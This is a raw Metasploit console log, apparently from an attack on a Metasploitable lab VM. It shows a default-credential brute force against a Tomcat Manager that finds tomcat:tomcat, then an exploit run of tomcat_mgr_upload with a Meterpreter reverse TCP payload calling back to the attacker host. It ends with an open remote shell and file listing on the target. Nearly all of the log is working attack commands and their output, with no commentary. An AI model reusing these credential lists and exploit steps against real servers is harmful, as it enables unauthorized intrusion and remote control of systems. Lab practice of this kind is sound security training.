[-] 192.168.1.21:8180 - LOGIN FAILED: role1:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: tomcat:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.1.21:8180 - Login Successful: tomcat:tomcat
[-] 192.168.1.21:8180 - LOGIN FAILED: both:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:s3cret (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:toor (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:owaspba (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ovwebusr:OvW*busr1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: cxsdk:kdsxc (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:owaspbwa (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: xampp:xampp (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: QCC:QLogic66 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin: (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: both:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: manager:manager (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:role1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role1:tomcat (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: role:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:Password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:changethis (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:password (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:password1 (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:r00t (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:root (Incorrect)
[-] 192.168.1.21:8180 - LOGIN FAILED: root:toor (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
[msf](Jobs:0 Agents:0) auxiliary(scanner/http/tomcat_mgr_login) >>
```

```
[msf](Jobs:0 Agents:0) >> search tomcat

Matching Modules
================

   #   Name                                                    Disclosure Date  Rank       Check  Description
   -   ----                                                    ---------------  ----       -----  -----------
   0   auxiliary/dos/http/apache_commons_fileupload_dos              2014-02-06       normal     No     Apache
Commons FileUpload and Apache Tomcat DoS
   1   exploit/multi/http/struts_dev_mode                        2012-01-06       excellent  Yes    Apache Struts 2
Developer Mode OGNL Execution
   2   exploit/multi/http/struts2_namespace_ognl                 2018-08-22       excellent  Yes    Apache Struts 2
Namespace Redirect OGNL Injection
   3   exploit/multi/http/struts_code_exec_classloader           2014-03-06       manual     No     Apache Struts
ClassLoader Manipulation Remote Code Execution
   4   auxiliary/admin/http/tomcat_ghostcat                      2020-02-20       normal     Yes    Apache Tomcat AJP
File Read
   5   exploit/windows/http/tomcat_cgi_cmdlineargs               2019-04-10       excellent  Yes    Apache Tomcat
CGIServlet enableCmdLineArguments Vulnerability
   6   exploit/multi/http/tomcat_mgr_deploy                      2009-11-09       excellent  Yes    Apache
Tomcat Manager Application Deployer Authenticated Code Execution
   7   exploit/multi/http/tomcat_mgr_upload                      2009-11-09       excellent  Yes    Apache
Tomcat Manager Authenticated Upload Code Execution
   8   auxiliary/dos/http/apache_tomcat_transfer_encoding        2010-07-09       normal     No     Apache Tomcat
```

```
Transfer-Encoding Information Disclosure and DoS
   9   auxiliary/scanner/http/tomcat_enum                                   normal     No     Apache Tomcat User
Enumeration
   10  exploit/linux/local/tomcat_ubuntu_log_init_priv_esc          2016-09-30       manual     Yes    Apache Tomcat
on Ubuntu Log Init Privilege Escalation
   11  exploit/multi/http/atlassian_confluence_webwork_ognl_injection  2021-08-25       excellent  Yes    Atlassian
Confluence WebWork OGNL Injection
   12  exploit/windows/http/cayin_xpost_sql_rce                    2020-06-04       excellent  Yes    Cayin xPost
wayfinder_seqid SQLi to RCE
   13  exploit/multi/http/cisco_dcnm_upload_2019                   2019-06-26       excellent  Yes    Cisco Data Center
Network Manager Unauthenticated Remote Code Execution
   14  exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec    2021-05-05       excellent  Yes    Cisco
HyperFlex HX Data Platform Command Execution
   15  exploit/linux/http/cisco_hyperflex_file_upload_rce            2021-05-05       excellent  Yes    Cisco HyperFlex
HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
   16  exploit/linux/http/cpi_tararchive_upload                    2019-05-15       excellent  Yes    Cisco Prime
Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
   17  exploit/linux/http/cisco_prime_inf_rce                      2018-10-04       excellent  Yes    Cisco Prime
Infrastructure Unauthenticated Remote Code Execution
   18  post/multi/gather/tomcat_gather                                       normal     No     Gather Tomcat Credentials
   19  auxiliary/dos/http/hashcollision_dos                        2011-12-28       normal     No     Hashtable Collisions
   20  auxiliary/admin/http/ibm_drm_download                        2020-04-21       normal     Yes    IBM Data Risk
Manager Arbitrary File Download
   21  exploit/linux/http/lucee_admin_imgprocess_file_write          2021-01-15       excellent  Yes    Lucee
Administrator imgProcess.cfm Arbitrary File Write
   22  exploit/linux/http/mobileiron_core_log4shell                 2021-12-12       excellent  Yes    MobileIron Core
Unauthenticated JNDI Injection RCE (via Log4Shell)
   23  exploit/multi/http/zenworks_configuration_management_upload     2015-04-07       excellent  Yes    Novell
ZENworks Configuration Management Arbitrary File Upload
   24  exploit/multi/http/spring_framework_rce_spring4shell          2022-03-31       manual     Yes    Spring
Framework Class property RCE (Spring4Shell)
   25  auxiliary/admin/http/tomcat_administration                                normal     No     Tomcat
Administration Tool Default Access
   26  auxiliary/scanner/http/tomcat_mgr_login                                   normal     No     Tomcat
Application Manager Login Utility
   27  exploit/multi/http/tomcat_jsp_upload_bypass                 2017-10-03       excellent  Yes    Tomcat RCE via
JSP Upload Bypass
   28  auxiliary/admin/http/tomcat_utf8_traversal                  2009-01-09       normal     No     Tomcat UTF-8
Directory Traversal Vulnerability
   29  auxiliary/admin/http/trendmicro_dlp_traversal               2009-01-09       normal     No     TrendMicro Data
Loss Prevention 5.5 Directory Traversal
   30  post/windows/gather/enum_tomcat                                       normal     No     Windows Gather Apache
Tomcat Enumeration


Interact with a module by name or index. For example info 30, use 30 or use post/windows/gather/enum_tomcat

[msf](Jobs:0 Agents:0) >> use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> show options

Module options (exploit/multi/http/tomcat_mgr_upload):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   HttpPassword                   no        The password for the specified username
   HttpUsername                   no        The username to authenticate as
   Proxies                        no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                         yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/-
basics/using-metasploit.html
   RPORT         80               yes       The target port (TCP)
   SSL          false           no       Negotiate SSL/TLS for outgoing connections
   TARGETURI    /manager        yes      The URI path of the manager app (/html/upload and /undeploy will be
used)
   VHOST                        no       HTTP server virtual host


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.23     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Java Universal



View the full module info with the info, or info -d command.

[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set RHOSTS 192.168.1.21
RHOSTS => 192.168.1.21
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set HttpUsername tomcat
HttpUsername => tomcat
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set HttpPassword tomcat
HttpPassword => tomcat
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> set RPORT 8180
RPORT => 8180
[msf](Jobs:0 Agents:0) exploit(multi/http/tomcat_mgr_upload) >> exploit

[*] Started reverse TCP handler on 192.168.1.23:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying w6KRTw...
[*] Executing w6KRTw...
[*] Undeploying w6KRTw ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (58829 bytes) to 192.168.1.21
[*] Meterpreter session 4 opened (192.168.1.23:4444 -> 192.168.1.21:60696) at 2023-04-13 00:47:20 +0530

(Meterpreter 4)(/) >
(Meterpreter 4)(/) > ls
Listing: /
==========

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
040444/r--r--r--  4096     dir   2012-05-14 09:05:33 +0530  bin
040444/r--r--r--  1024     dir   2012-05-14 09:06:28 +0530  boot
040444/r--r--r--  4096     dir   2010-03-17 04:25:51 +0530  cdrom
040444/r--r--r--  13540    dir   2023-04-12 22:43:59 +0530  dev
100444/r--r--r--  0        fil   2023-03-24 09:40:50 +0530  dev-#?Wnv
040444/r--r--r--  4096     dir   2023-04-12 22:44:05 +0530  etc
040444/r--r--r--  4096     dir   2010-04-16 11:46:02 +0530  home
040444/r--r--r--  4096     dir   2010-03-17 04:27:40 +0530  initrd
100444/r--r--r--  7929183  fil   2012-05-14 09:05:56 +0530  initrd.img
040444/r--r--r--  4096     dir   2012-05-14 09:05:22 +0530  lib
040000/---------  16384    dir   2010-03-17 04:25:15 +0530  lost+found
```

```
040444/r--r--r--  4096     dir   2010-03-17 04:25:52 +0530  media
040444/r--r--r--  4096     dir   2010-04-29 01:46:56 +0530  mnt
100000/---------  13031    fil   2023-04-12 22:44:08 +0530  nohup.out
040444/r--r--r--  4096     dir   2010-03-17 04:27:39 +0530  opt
040444/r--r--r--  0        dir   2023-04-12 22:43:51 +0530  proc
040444/r--r--r--  4096     dir   2023-04-12 22:44:08 +0530  root
040444/r--r--r--  4096     dir   2012-05-14 07:24:53 +0530  sbin
040444/r--r--r--  4096     dir   2010-03-17 04:27:38 +0530  srv
040444/r--r--r--  0        dir   2023-04-12 22:43:52 +0530  sys
040666/rw-rw-rw-  4096     dir   2023-04-13 00:47:23 +0530  tmp
040444/r--r--r--  4096     dir   2010-04-28 09:36:37 +0530  usr
040444/r--r--r--  4096     dir   2010-03-17 19:38:23 +0530  var
100444/r--r--r--  1987288  fil   2008-04-10 22:25:41 +0530  vmlinuz

(Meterpreter 4)(/) > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
(Meterpreter 4)(/) >
```